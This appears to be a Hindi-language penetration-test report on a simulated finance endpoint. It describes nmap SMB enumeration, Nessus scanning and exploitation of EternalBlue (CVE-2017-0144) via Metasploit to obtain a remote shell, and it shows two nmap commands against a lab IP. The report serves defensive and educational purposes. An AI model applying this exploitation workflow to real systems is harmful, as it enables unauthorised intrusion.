 adityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint
यह रिपोर्ट एक संरचित VAPT अभियान का वर्णन करती है जो PCI DSS अनुपालन, SMB सेवा गणना, और एक वित्त-उन्मुख बुनियादी ढांचे के भीतर Windows 10 मशीन पर CVE-2017-0144 (EternalBlue) के शोषण पर केंद्रित है।

वित्तीय संस्थानों को साइबर सुरक्षा क्षेत्र में सबसे कठोर अनुपालन आवश्यकताओं का सामना करना पड़ता है। संवेदनशील ग्राहक डेटा और कार्डधारक जानकारी दांव पर होने के कारण, सुरक्षा कॉन्फ़िगरेशन त्रुटियाँ विनाशकारी उल्लंघनों का कारण बन सकती हैं। यह VAPT सिमुलेशन PCI DSS अनुपालन के दृष्टिकोण से विंडोज 10-आधारित एंडपॉइंट सिस्टम की सुरक्षा स्थिति का मूल्यांकन करने के साथ-साथ उजागर SMB सेवाओं में ज्ञात कमजोरियों की पहचान और शोषण करने के लिए किया गया था।
सिमुलेशन कई चरणों को कवर करती है—Nessus का उपयोग करके टोही और भेद्यता स्कैनिंग से लेकर Metasploit के माध्यम से वास्तविक दुनिया के शोषण तक। रिपोर्ट वित्तीय नेटवर्क की अखंडता बनाए रखने में एंडपॉइंट हार्डनिंग, पैच प्रबंधन, फ़ायरवॉल प्रवर्तन और PCI DSS संरेखण के महत्व पर और जोर देती है।
द्वारा तैयार: Aditya Bhatt
पदनाम: VAPT विश्लेषक | साइबर सुरक्षा पेशेवर
संपर्क: [email protected] | +91-9818993884
यह रिपोर्ट एक विंडोज 10 एंडपॉइंट पर किए गए पैठ परीक्षण के परिणाम प्रस्तुत करती है जिसके बारे में संदेह था कि यह वित्तीय डेटा और क्रेडिट कार्ड लेनदेन को संभालता है। उद्देश्य PCI DSS नियंत्रण कार्यान्वयन को मान्य करना और संभावित हमले के वैक्टर की पहचान करना था जो कार्डधारक डेटा से समझौता कर सकते हैं।





Nessus का उपयोग करके, होस्ट को CVE-2017-0144 (EternalBlue)—एक महत्वपूर्ण SMB भेद्यता—के प्रति संवेदनशील पाया गया। फिर इस दोष का शोषण करने और अनधिकृत रिमोट शेल एक्सेस प्राप्त करने के लिए Metasploit फ्रेमवर्क का उपयोग किया गया। यह रिपोर्ट वित्तीय प्रणालियों में डेटा उल्लंघनों से बचने के लिए समय पर पैच प्रबंधन और नेटवर्क सेवा हार्डनिंग के महत्व को उजागर करती है।
PCI DSS के छह प्राथमिक उद्देश्यों और बारह आवश्यकताओं की समीक्षा की गई। प्रमुख सिद्धांतों में शामिल हैं:

लक्ष्य सिस्टम:
10.10.195.105255.0.0.0उपयोग किए गए उपकरण:
मुख्य आदेश:

nmap -sn 10.10.195.105

nmap -sV -p445 10.10.195.105
